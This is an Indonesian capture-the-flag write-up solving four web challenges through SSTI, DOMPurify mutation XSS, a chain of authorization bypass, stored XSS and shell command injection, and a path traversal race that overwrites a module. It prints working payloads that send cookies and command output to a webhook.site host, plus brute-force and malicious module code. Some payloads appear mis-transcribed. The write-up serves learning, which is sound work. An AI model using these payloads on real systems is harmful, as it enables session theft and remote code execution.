Diberikan suatu webapp yang menampilkan suatu page dengan text input field yang akan menampilkan kembali ke user hasil inputnya



Dengan melihat source code yang diberikan, [app.py](#) secara jelas menunjukkan filter (blacklist) regex yang ditujukan untuk mem-filter Jinja SSTI (Server-Side Template Injection)

```
DANGEROUS_PATTERNS = [
    r"%s*",
    r"\|\\s*safe\b",
    r"__\\s*",
    r"\b(self|class|mro|subclasses|environment)\b",
    r"\b(exec|eval|compile|breakpoint)\b",
    r"\b(import|from|__import__|__globals__|__builtins__)\b",
    r"\b(os|sys|subprocess|popen|system|pty|resource)\b",
    r"\b(request|config|url_for|get_flashed_messages|g)\b",
    r"\b(joiner|cycl器|namespace)\b",
    r"\b(attr|getitem|setitem|delitem)\b",
    r"\bord\b",
    r"\+",
    r"\[\s*\d+\s*\]",
    r"\`",
]

DANGEROUS_RE = re.compile("|".join(DANGEROUS_PATTERNS))

LEGACY_WORDS = [
    'exec', 'eval', 'request', 'config', 'dict', 'os', 'popen',
    'more', 'less', 'head', 'tail', 'nl', 'tac', 'awk', 'sed', 'grep',
    'ord',
]
```

Dari list filter tersebut, dapat disimpulkan bahwa characters yang di blacklist adalah:

1. `{%` statements (hanya `{{ }}` expressions yang diperbolehkan)
2. Pipe character `|` (tidak bisa melakukan filter)
3. Double underscores `__`
4. Keywords utama seperti `self`, `class`, `mro`, `subclasses`, `request`, `config`, `etc`.
5. Plus sign `+` untuk concat
6. Array indexing `[0]`
7. Hanya satu `{{ }}` expression diperbolehkan
8. Max 400 characters
9. Unicode normalization (NFKC)

Sehingga payload yang akan berhasil harus memenuhi:

1. Jinja2 built-in functions yang tidak di block → Menggunakan `lipsum` sebagai alternatif global function
2. String concatenation tanpa `+` → Menggunakan `[]` untuk mengakses sub-functions
3. Attribute access tanpa `__` → Memanipulasi double underscore sebagai `'_''_'`

Test payload: `{{lipsum['_''_'globals_''_']}()}` → list semua sub-function yang dapat digunakan

Ululala



```
'__name__': 'jinja2.utils', '__doc__': None, '__package__':  
    'jinja2', '__loader__':  
    <_frozen_importlib_external.SourceFileLoader object at  
        0x79e2587882e0>, '__spec__':  
        ModuleSpec(name='jinja2.utils', loader=  
            <_frozen_importlib_external.SourceFileLoader object at  
                0x79e2587882e0>, origin='/usr/local/lib/python3.9/site-  
                    packages/jinja2/utils.py'), '__file__':  
                    '/usr/local/lib/python3.9/site-packages/jinja2/utils.py',
```

Payload berhasil! Sekarang perlu merangkai payload untuk exfil flag yang berada pada `/app/flag.txt`

Payload akhir:

```
{{lipsum['_''_'globals_''_']}()['_''_builtins_''_']['open']('/app/flag.txt').read()}}
```

Ululala



WRECKIT60{SSTI?_ululala_88efdbcc98eefdacea1344}

Input:

Submit

Flag

WRECKIT60{SSTI?_ululala_88efdbcc98eefdacea1344}

Safe Note

Diberikan suatu webapp note-taking sederhana yang memungkinkan user untuk menulis HTML dan melihat preview hasil render-nya secara real-time.

The screenshot shows a web-based note-taking application. At the top, there is a red header bar with the URL `/note=PHA-d2VsY29lZSB0byBjdGYgbm90ZXNhPC9wPg`. The main interface is dark-themed. On the left, there is a text area labeled "Tulis Catatan" containing the HTML code `<p>welcome to ctf notes!</p>`. On the right, there is a preview area labeled "Pratinjau" showing the rendered content "welcome to ctf notes!". Below these are three buttons: "Render", "Reset", and "Share". At the bottom, there is a footer with the URL `http://143.198.215.203:13371/?note=PHA-d2VsY29lZSB0byBjdGYgbm90ZXNhPC9wPg` and the copyright notice "© CTF Note".

Dengan melihat source code yang diberikan, `app.js` menunjukkan penggunaan DOMPurify untuk sanitasi input HTML sebelum di-render:

```
function renderNow() {
  const raw = $note.value || '';
  const clean = DOMPurify.sanitize(raw, {
    PARSER_MEDIA_TYPE: "application/xhtml+xml",
    USE_PROFILES: { html: true }
  });
  $target.innerHTML = clean;
}
```

Dari konfigurasi DOMPurify tersebut, dapat disimpulkan bahwa:

1. Input di-sanitasi menggunakan DOMPurify versi 3.0.10
2. Parser media type yang digunakan adalah `application/xhtml+xml` (XML parser)
3. Profile HTML tetap enabled dengan `USE_PROFILES: { html: true }`
4. Hasil sanitasi di-render menggunakan `innerHTML`


Vulnerability terletak pada inkonsistensi parsing antara XML parser (DOMPurify) dan HTML parser (browser). XML parser memperlakukan Processing Instructions `<? . . . ?>` secara berbeda dengan HTML parser.

Konsep Exploit:

- XML parser membaca `<?img . . . ?>` sebagai Processing Instruction yang valid
- HTML parser membaca `<?` sebagai awal bogus comment dan berhenti di `>` pertama
- Payload di dalam Processing Instruction dapat "escape" dan dieksekusi sebagai HTML

Test payload sederhana untuk validasi XSS:

```
<?img ><img src onerror=alert(1)>?>
```



Payload berhasil! Sekarang perlu merangkai payload untuk exfiltrate cookie admin yang berisi flag.

Setup webhook untuk menerima cookie, URL webhook →

<https://webhook.site/277fdf23-ad3d-47fb-bedc-063502233143/>

Payload akhir untuk cookie exfiltration:

```
<?img ><img src=x  
onerror="fetch('https://webhook.site/277fdf23-ad3d-47fb-bedc-0635022  
33143/?c='+document.cookie)">?>
```

The screenshot shows a dark-themed note-taking application interface. On the left, under 'Tulis Catatan', there is a code editor containing the exploit payload. On the right, under 'Pratinjau', there is a preview area showing a small image placeholder. Below the code editor are three buttons: 'Render' (highlighted in blue), 'Reset', and 'Share'. A URL field contains the generated URL: <http://143.198.215.203:13371/?note=PD9pbWcgPjxpWcg3JjPXgg25lcnJvcj0iZmV0Y2goJ2h0dHBzOi8vd2ViaG9vay5zaXRIlzl3t>. At the bottom left, it says '© CTF Note'.

Submit exploit URL ke admin bot melalui endpoint </report/>. Sesuai instruksi challenge, URL harus di-prefix dengan <http://proxy/>:

The screenshot shows the 'Admin's Bot Page'. It has a form where the user enters a note URL. The URL entered is <http://proxy/?note=PD9pbWcgPjxpWcg3JjPXgg25lcnJvcj0iZmV0Y2goJ2h0dHBzOi8vc>. Below the form is a large blue button labeled 'Visit Note'. Underneath the button, a green box displays the message 'Admin successfully visited the URL.'

Tunggu beberapa saat dan check webhook untuk melihat request masuk dari admin bot:

Request Details & Headers

Method	URL
GET	https://webhook.site/277fdf23-ad3d-47fb-bedc-063502233143/?c=flag=WRECKIT60{s1mple_xss_s...

Host: 143.198.215.203 | Whois | Shodan | Netify | Censys | VirusTotal

Date: 10/05/2025 10:23:57 AM (a few seconds ago)

Size: 0 bytes

Time: 0.000 sec

ID: 96cec4bd-1acf-4e8c-85a5-7a421c2f903b

Note: [Add Note](#)

Query strings

Parameter	Value
c	flag=WRECKIT60{s1mple_xss_since_im_not-really_good_at_doing_web}

Flag

WRECKIT60{s1mple_xss_since_im_not-really_good_at_doing_web}

Safe Social

Diberikan suatu webapp social media sederhana dengan fitur registrasi, login, dan membuat post. Aplikasi ini memiliki bot yang secara otomatis mengunjungi setiap post dengan session sesuai dengan user yang currently logged in.

The image consists of two vertically stacked screenshots of a web browser displaying the 'Social Media' application at `localhost:5173`.

Top Screenshot (Login Page): The title bar shows the URL `localhost:5173`. The main content area has a yellow rounded rectangle containing the text "Login to create posts. [Login](#)". At the bottom, there is a small "Latest Posts" section.

Bottom Screenshot (Dashboard): The title bar shows the URL `localhost:5173`. The main content area includes a "Create a Post" form with fields for "Title" and a text area with placeholder "Write something...". Below the form is a "Post" button. To the right, a "Your Posts" section displays a single post card with the title "test", author "by test", and timestamp "10/5/2025, 10:38:53 AM". In the top right corner of the dashboard, there is a greeting "Hi, test" and a "Logout" button.

Dengan melihat source code yang diberikan, terdapat beberapa file penting:

- `backend/app.py` - Flask backend API
- `bot/bot.py` - Bot yang mengunjungi posts sebagai admin
- `frontend/src/App.jsx` - React frontend

Dari analisis source code, ditemukan beberapa vulnerability:

1. Authorization Bypass pada Update Post

```
app.route("/api/posts/<string:post_hid>", methods=["PUT", "PATCH"])
def api_posts_update(post_hid):
    if not require_auth():
        return jsonify({"error": "login required"}), 401

    r = find_row_hid(post_hid)
    if not r:
        return jsonify({"error": "not found"}), 404

    internal_id = r[0]

    data = request.get_json(silent=True) or {}
    title = data.get("title"); content = data.get("content")
    if not title and not content:
        return jsonify({"error": "nothing to update"}), 400

    ts = str(int(time.time()))
    conn = get_conn(); c = conn.cursor()
    if title and content:
        c.execute("UPDATE posts SET name=?, content=?, timestamp=? WHERE id=?", (title, content, ts, internal_id))
    elif title:
        c.execute("UPDATE posts SET name=?, timestamp=? WHERE id=?", (title, ts, internal_id))
    else:
        c.execute("UPDATE posts SET content=?, timestamp=? WHERE id=?", (content, ts, internal_id))
    conn.commit(); conn.close()

    updated_public_id = hash_post_id(r[2], ts)
    return jsonify({"ok": True, "id": updated_public_id, "timestamp": ts})
```

Endpoint `/api/posts/<post_hid>` (PUT/PATCH) menggunakan `find_row_hid()` yang mencari post dari semua user, bukan hanya milik current user. Hal ini memungkinkan user biasa untuk mengedit post milik admin.

2. Stored XSS via dangerouslySetInnerHTML

```
return (
    <div className="max-w-3xl mx-auto p-4 space-y-4">
        <div className="rounded-2xl shadow p-4 bg-white">
            <h2 className="text-2xl font-bold">{post.title}</h2>
            <div className="opacity-70">by {post.author}</div>
            <div className="mt-2 line-clamp-2 opacity-80" dangerouslySetInnerHTML={{ __html: post.content }} />
        </div>
        {owner && (
            <div className="flex gap-2">
                <Link to={`/post/${post.id}/edit`} className="px-3 py-1 rounded-lg bg-black text-white">Edit</Link>
                <button onClick={del} className="px-3 py-1 rounded-lg border">Delete</button>
            </div>
        )}
        {err && <div className="text-red-600 text-sm">{err}</div>}
    </div>
)
```

Frontend React me-render konten post menggunakan `dangerouslySetInnerHTML` tanpa sanitasi, memungkinkan eksekusi arbitrary JavaScript.

3. Command Injection pada Admin Endpoint

```
@app.route("/api/admin/ping", methods=["POST"])
def api_admin_ping():
    if not require_auth():
        return jsonify({"error": "login required"}), 401
    if session["username"] != "admin":
        return jsonify({"error": "not admin"}), 403

    ip_str = request.remote_addr or "0.0.0.0"
    ip = ipaddress.ip_address(ip_str)

    if ip.version == 6 and ip.ipv4_mapped:
        ip = ip.ipv4_mapped

    if not (ip.is_loopback or ip.is_private):
        return jsonify({"error": "must be from localhost"}), 403

    data = request.get_json(silent=True) or {}
    host = data.get("host") or ""
    if not host:
        return jsonify({"error": "host required"}), 400
    try:
        output = subprocess.check_output("ping -c 1 " + host, shell=True, timeout=5)
        return jsonify({"output": output.decode("utf-8")})
    except Exception as e:
        return jsonify({"error": str(e)}), 500
```

Endpoint `/api/admin/ping` memiliki command injection vulnerability karena user input langsung dimasukkan ke shell command:

Strategi Exploit

Berdasarkan vulnerability yang ditemukan, attack path yang dapat dilakukan:

1. Mencari Admin's Welcome Post ID → Admin post dibuat saat `init_db()` dengan timestamp server initialization
2. Authorization Bypass → Edit admin's post untuk inject XSS payload
3. XSS Execution → Bot mengunjungi post dan execute payload dengan admin session
4. Command Injection → XSS memanggil `/api/admin/ping` untuk execute command
5. Flag Exfiltration → Command `cat /app/flag` di-exfiltrate via webhook

Exploit Implementation

1. Mencari Admin Post ID

Admin post memiliki format ID berupa MD5 hash dari `admin-{timestamp}`. Karena `/api/posts` hanya menampilkan post milik current user, kita perlu brute force timestamp.

Solver script untuk mencari admin's post ID:

```
import hashlib
import requests
import time

# Remote instance URLs
FE_BASE = "http://143.198.215.203:6121"
API_BASE = "http://143.198.215.203:10333"

# Your credentials
USERNAME = "testuser123"
PASSWORD = "testpass123"

# Rate limiting
REQUEST_DELAY = 0.1 # Faster since we're checking more timestamps
MAX_REQUESTS = 86400 # Allow checking full 24 hours

def hash_post_id(username: str, timestamp: str) -> str:
    """Same hashing function as backend"""
    base = f"{username}-{timestamp}"
    return hashlib.md5(base.encode()).hexdigest()

def smart_search_strategy(server_time):
    """Generate search candidates - last 24 hours with fine granularity"""
    server_ts = int(server_time)
    candidates = []

    # Last 24 hours - check EVERY second to not miss anything
    # This is 86400 candidates but ensures complete coverage
    for offset in range(0, 86400):
        candidates.append(server_ts - offset)

    # Remove duplicates and sort (newest first)
    return sorted(set(candidates), reverse=True)

def binary_search_approach(session, our_timestamp):
    """Use binary search if we can determine if a timestamp is too old/new"""
    # This assumes we can get some feedback about whether we're too far back
    # Not fully implemented but shows the concept
    pass
```

```
def main():
    session = requests.Session()

    print("=" * 70)
    print("OPTIMIZED ADMIN POST ID FINDER (Rate-Limited Version)")
    print("=" * 70)

    # Step 1: Login
    print("\n[1] Logging in...")
    r = session.post(f"{FE_BASE}/api/login", json={
        "username": USERNAME,
        "password": PASSWORD
    })

    if r.status_code != 200:
        print("  Login failed, trying to register...")
        r = session.post(f"{FE_BASE}/api/register", json={
            "username": USERNAME,
            "password": PASSWORD
        })
        if r.status_code != 200:
            print(f"  ✗ Registration failed: {r.text}")
            return
        print("  ✓ Registered successfully")
    else:
        print("  ✓ Logged in successfully")

    # Step 2: Get server time and our post info
    print("\n[2] Getting server information...")

    # First, get server's current time
    r = session.get(f"{FE_BASE}/api/health")
    if r.status_code == 200:
        server_time = r.json().get("time")
        print(f"  Server current time: {server_time}")
    else:
        server_time = int(time.time())
        print(f"  ! Using local time: {server_time}")

    # Check if we already have posts
    print("\n[3] Checking existing posts...")
    r = session.get(f"{FE_BASE}/api/posts")
```

```

if r.status_code == 200:
    posts = r.json()
    if posts:
        # Use our most recent post
        our_post = posts[0]
        our_post_id = our_post["id"]
        our_timestamp = our_post["timestamp"]
        print(f"  ✓ Using existing post")
        print(f"  Post ID: {our_post_id}")
        print(f"  Timestamp: {our_timestamp}")
    else:
        # Create a new post
        print("  No existing posts, creating one...")
        r = session.post(f"{FE_BASE}/api/posts", json={
            "title": f"Finder Test {server_time}",
            "content": "Test post for timestamp detection"
        })
        if r.status_code != 201:
            print(f"  ✗ Failed to create post: {r.text}")
            return
        post_data = r.json()
        our_post_id = post_data["id"]
        our_timestamp = post_data["timestamp"]
        print(f"  ✓ Post created!")
        print(f"  Post ID: {our_post_id}")
        print(f"  Timestamp: {our_timestamp}")

# Verify hash
calculated_hash = hash_post_id(USERNAME, our_timestamp)
if calculated_hash != our_post_id:
    print(f"  ✗ Hash mismatch! Something is wrong.")
    return

# Step 4: Smart search
print("\n[4] Starting comprehensive search for admin's post...")
print(f"  Reference: Server time {server_time}")
print(f"  Strategy: Check EVERY second in last 24 hours")
print(f"  Rate limit: {REQUEST_DELAY}s between requests")
print(f"  Total to check: 86,400 timestamps (may take ~2.4 hours at 0.1s delay)")

# Generate candidates - every second for 24 hours

```

```

candidates = smart_search_strategy(server_time)
print(f"    Generated {len(candidates)} timestamps to check")

# Option to limit for testing
print(f"\n    Testing {min(len(candidates), MAX_REQUESTS)} timestamps...")
candidates = candidates[:MAX_REQUESTS]

found = False
checked = 0

for i, test_timestamp in enumerate(candidates):
    admin_post_id = hash_post_id("admin", str(test_timestamp))

    try:
        r = session.get(f"{FE_BASE}/api/posts/{admin_post_id}")
        checked += 1

        if r.status_code == 200:
            data = r.json()
            if data.get("author") == "admin":
                print(f"\n    🎉 FOUND ADMIN'S POST!")
                print(f"    Admin Post ID: {admin_post_id}")
                print(f"    Admin Post Timestamp: {test_timestamp}")
                print(f"    Title: {data.get('title')}")
                print(f"    Content: {data.get('content')[:100]}...")
                print(f"\n    🔗 Edit URL:\n{FE_BASE}/post/{admin_post_id}/edit")
                print(f"    🔗 View URL: {FE_BASE}/post/{admin_post_id}")

            # Calculate time difference
            time_diff = our_ts - test_timestamp
            hours = time_diff // 3600
            minutes = (time_diff % 3600) // 60
            seconds = time_diff % 60

            print(f"\n    📈 Server initialized approximately\n{time_diff} seconds before your post")
            print(f"        ({hours}h {minutes}m {seconds}s)")
            print(f"    🔎 Total requests made: {checked}")

        found = True
        break
    
```

```

# Progress indicator
if (i + 1) % 100 == 0:
    progress = (i + 1) / len(candidates) * 100
    time_range_hours = (server_time - test_timestamp) // 3600
    time_range_mins = ((server_time - test_timestamp) % 3600) //
60
    elapsed = (i + 1) * REQUEST_DELAY
    remaining = (len(candidates) - i - 1) * REQUEST_DELAY
    print(f"  Progress: {progress:.1f}% ({checked} requests,
{int(elapsed/60)}m elapsed, ~{int(remaining/60)}m remaining) - checking
{time_range_hours}h {time_range_mins}m ago...")

    # Rate limiting
    time.sleep(REQUEST_DELAY)

except requests.exceptions.RequestException as e:
    print(f"\n  ⚠ Request error: {e}")
    print("  Consider increasing REQUEST_DELAY")
    time.sleep(REQUEST_DELAY * 2)  # Extra delay on error
    continue

if not found:
    print("\n  ✗ Admin post not found in tested range.")
    print(f"  🔎 Total requests made: {checked}")
    print("\n  Suggestions:")
    print("    1. Server might be older - increase search range")
    print("    2. Increase MAX_REQUESTS")
    print("    3. Try manual binary search around specific times")
    print("    4. Check if admin post was deleted")

    print("\n" + "=" * 70)

if __name__ == "__main__":
    main()

```

Script solver akan:

1. Login/register sebagai user biasa
2. Mendapatkan server time via `/api/health`
3. Brute force setiap detik dalam 24 jam terakhir untuk menemukan admin post (dengan asumsi instance baru dimulai saat awal CTF dimulai)

```

[1] Logging in...
Login failed, trying to register...
✓ Registered successfully

[2] Getting server information...
Server current time: 1759556072

[3] Checking existing posts...
No existing posts, creating one...
✓ Post created!
Post ID: 1562bcf069c0257a05055f0c487ae9bf
Timestamp: 1759556072

[4] Starting comprehensive search for admin's post...
Reference: Server time 1759556072
Strategy: Check EVERY second in last 24 hours
Rate limit: 0.1s between requests
Total to check: 86,400 timestamps (may take ~2.4 hours at 0.1s delay)
Generated 86400 timestamps to check

Testing 86400 timestamps...


⌚ FOUND ADMIN'S POST!
Admin Post ID: ab36933d8db1f5c8ae829ad09e96001a
Admin Post Timestamp: 1759556062
Title: Welcome
Content: <img src=x onerror=
(async () => {
try {
const r = await fetch('/api/admin/ping', {
met...

⌚ Edit URL: http://143.198.215.203:6121/post/ab36933d8db1f5c8ae829ad09e96001a/edit
⌚ View URL: http://143.198.215.203:6121/post/ab36933d8db1f5c8ae829ad09e96001a

```

Solver berhasil menemukan admin post dengan informasi Admin's post ID dan URL nya

2. Inject XSS Payload



*Note: ID Post berbeda karena instance sempat ter-reset


Buka edit URL dan inject payload XSS yang akan:

1. Memanggil `/api/admin/ping` dengan admin session
 2. Inject command untuk membaca flag
 3. Exfiltrate hasil ke webhook

Payload:

```
<img src=x  
onerror="fetch('/api/admin/ping',{method:'POST',headers:{'Content-Type':'application/json'},cr  
edentials:'include',body:JSON.stringify({host:'cat /app/flag  
#'})}).then(r=>r.json()).then(d=>{let i=new  
Image();i.src='https://webhook.site/277fdf23-ad3d-47fb-becd-063502233143/?data='+btoa(JS  
ON.stringify(d))}">
```

3. Tunggu Bot Visit Web



Bot akan mengunjungi post setiap 10 detik. Saat bot visit dengan admin session:

- XSS payload execute
 - `/api/admin/ping` dipanggil dengan command injection
 - Flag di-encode base64 dan dikirim ke webhook

4. Decode Flag

Decode from Base64 format

Simply enter your data then push the decode button.

```
eyJvdXRwdXQiOiJXUkVDS0IUNjB7YXNsAV9nYV9hZGFfaWRIXzAwOGVmZGJiYzN9In0=
```

For encoded binaries (like images, documents, etc.) use the file upload form a little further down on this page.

UTF-8 Source character set.

Decode each line separately (useful for when you have multiple entries).

Live mode OFF Decodes in real-time as you type or paste (supports only the UTF-8 character set).

◀ DECODE ➡ Decodes your data into the area below.

```
{"output":"WRECKIT60{asli_ga_ada_ide_008efdbbc3}"}
```

Decode base64 data dari webhook untuk mendapatkan flag

Flag

WRECKIT60{asli_ga_ada_ide_008efdbbc3}

Safe Helper

Diberikan suatu webapp yang berfungsi sebagai interface untuk Holodeck B2B (B2B messaging gateway). Webapp ini memiliki fitur untuk submit payload file, view message history, dan check message status.

Dengan melihat source code yang diberikan, dapat ditemukan beberapa file penting:

- `app.js` - Express.js backend yang menghandle API endpoints
- `lib/monitor.js` - Wrapper untuk menjalankan gatewayMonitor.sh script
- `Dockerfile` - Menunjukkan bahwa beberapa direktori di-set read-only

```
function loadMonitor() {
  delete require.cache[require.resolve('./lib/monitor')];
  return require('./lib/monitor');
}

app.post('/api/submit', async (req, res) => {
  try {
    const outDir = path.join(HB2B_HOME, 'data', 'msg_out');
    fs.mkdirSync(outDir, { recursive: true });

    const {
      filename = 'document.txt',
      pmodeId = 'pmode-1',
      conversationId = `conv-${Date.now()}`,
      messageId = `msg-${Date.now()}@local`,
      service = 'test:service',
      action = 'submit',
      mimeType = 'text/plain'
    } = req.body || {};

    if (!req.files || !req.files.payload) {
      return res.status(400).json({ ok: false, error: 'Upload field "payload" is required' });
    }

    const payloadPath = path.join(outDir, `${messageId}`);
    await req.files.payload.mv(payloadPath);

    const meta = [
      `PModeId=${pmodeId}`,
      `ConversationId=${conversationId}`,
      `MessageId=${messageId}`,
      `Service=${service}`,
    ];
  }
}
```

```

`Action=${action}`,
`Payload-1=${filename};type=${mimeType}`,
].join('\n');

const metaAccepted = path.join(outDir, `${ messageId }.accepted`);
fs.writeFileSync(metaAccepted, meta, 'utf8');
const metaMmd = path.join(outDir, `${ messageId }.mmd`);
fs.renameSync(metaAccepted, metaMmd);

const kdfIters = Number(req.body.kdfIters ?? req.query.kdfIters ?? 300000);
const kdfLen = Number(req.body.kdfLen ?? req.query.kdfLen ?? 64);
const kdfAlgo = String(req.body.kdfAlgo ?? req.query.kdfAlgo ?? 'sha256');

const saltSeed = [
  String(messageId),
  String(conversationId),
  String(pmodeId),
  String(service),
  String(action)
].join('|');

res.json({ ok: true, message: `Submitted ${ messageId }`, files: { payload: payloadPath, meta: metaMmd } });

(async () => {
  try {
    await symlinkCheck(outDir, { neutralizeAll: false });
    const salt = crypto.createHash('sha256').update(saltSeed).digest();
    const dk = crypto.pbkdf2Sync(String(messageId), salt, kdfIters, kdfLen, kdfAlgo);
    const dkhex = dk.toString('hex');
    const finalPath = `${ payloadPath }-${ dkhex }.payload`;
    fs.renameSync(payloadPath, finalPath);
    console.log(`renamed -> ${ path.basename(finalPath) }`);
  } catch (postErr) {
    console.error('rename failed:', postErr && postErr.message ? postErr.message : postErr);
  }
})();
} catch (e) {

```

```
        res.status(500).json({ ok: false, error: e.message });
    }
});
```

Dari analisis kode, ditemukan vulnerability chain sebagai berikut:

1. Path Traversal pada messageId parameter → Tidak ada sanitization untuk path traversal characters (`.. /`)
2. Race Condition → File di-upload kemudian di-rename secara async menggunakan PBKDF2 hash
3. Dynamic Module Loading → Function `loadMonitor()` melakukan delete cache dan re-require module setiap kali dipanggil

Alur eksplorasi:

1. Upload malicious JavaScript file via `/api/submit` dengan `messageId` yang mengandung path traversal
2. File akan tersimpan di path yang kita kontrol: `/app/lib/monitor.js`
3. Sebelum file di-rename oleh async operation, trigger `/api/history`
4. `loadMonitor()` akan me-reload module yang sudah kita overwrite
5. Malicious code akan execute dan return flag

Membuat payload exploit (`exploit.js`) yang akan menggantikan `lib/monitor.js`:

```
const fs = require('fs');

exports.runMonitor = function(cfg, args) {
    return new Promise((resolve) => {
        try {
            const flag = fs.readFileSync('/app/holodeckb2b-7.0.1/flag', 'utf8');
            resolve({ stdout: flag, stderr: '' });
        } catch (e) {
            resolve({ stdout: 'Error: ' + e.message, stderr: e.message });
        }
    });
};
```

Menentukan path traversal yang tepat. File disimpan di `/app/holodeckb2b-7.0.1/data/msg_out/`, target adalah `/app/lib/monitor.js`:

- `.. /` → `/app/holodeckb2b-7.0.1/data/`
- `.. / .. /` → `/app/holodeckb2b-7.0.1/`
- `.. / .. / .. /` → `/app/`

- `../../../../lib/monitor.js` → `/app/lib/monitor.js` → Path traversal yang benar

Mengisi form dengan:

- Payload file: `exploit.js`
- MessageId: `../../../../lib/monitor.js`
- Field lainnya menggunakan default values

Karena terdapat race condition, perlu meng-exploit dengan cepat sebelum file di-rename. Menggunakan browser console untuk spam requests:

```
// Prepare the form
const form = document.getElementById('f');
form.querySelector('input[name="messageId"]').value =
'../../../../lib/monitor.js';

// Submit and immediately spam history requests
document.getElementById('f').addEventListener('submit', async (e) => {
  e.preventDefault();
  const fd = new FormData(form);

  // Upload
  fetch('/api/submit', { method: 'POST', body: fd });

  // Spam immediately (don't wait for response)
  for(let i = 0; i < 50; i++) {
    setTimeout(() => {
      fetch('/api/history')
        .then(r => r.json())
        .then(d => {
          if(d.ok && d.result) {
            console.log('FLAG:', d.result);
            document.getElementById('history').textContent = d.result;
          }
        });
    }, i * 10); // Every 10ms
  }
});
```

Setelah script dijalankan, click tombol Submit pada form. Script akan otomatis spam request `/api/history` untuk meng-exploit race condition.

The screenshot shows a web application interface on the left and the Chrome DevTools Network tab on the right. The application has sections for Config, History, Message Status, Send example, and Submit your own payload. The History section shows a single entry: WRECKIT60{surely_its_not_safe_enough_to_handle_the_maximum_love_you_give_to_me}. The Network tab shows multiple requests to the endpoint `/api/history`, all resulting in a 500 Internal Server Error. The requests are timestamped from V48:15 to V48:19. The DevTools also displays a 'What's new in DevTools 140' section with highlights like 'Ask AI about more insights' and 'Emulate the "Save-Data" header'.

Exploit berhasil! Beberapa request pertama menghasilkan error 500 (file sudah di-rename), namun salah satu request berhasil hit timing yang tepat dan menjalankan malicious code, sehingga flag berhasil di-exfil.

Flag

WRECKIT60{surely_its_not_safe_enough_to_handle_the_maximum_love_you_give_to_me}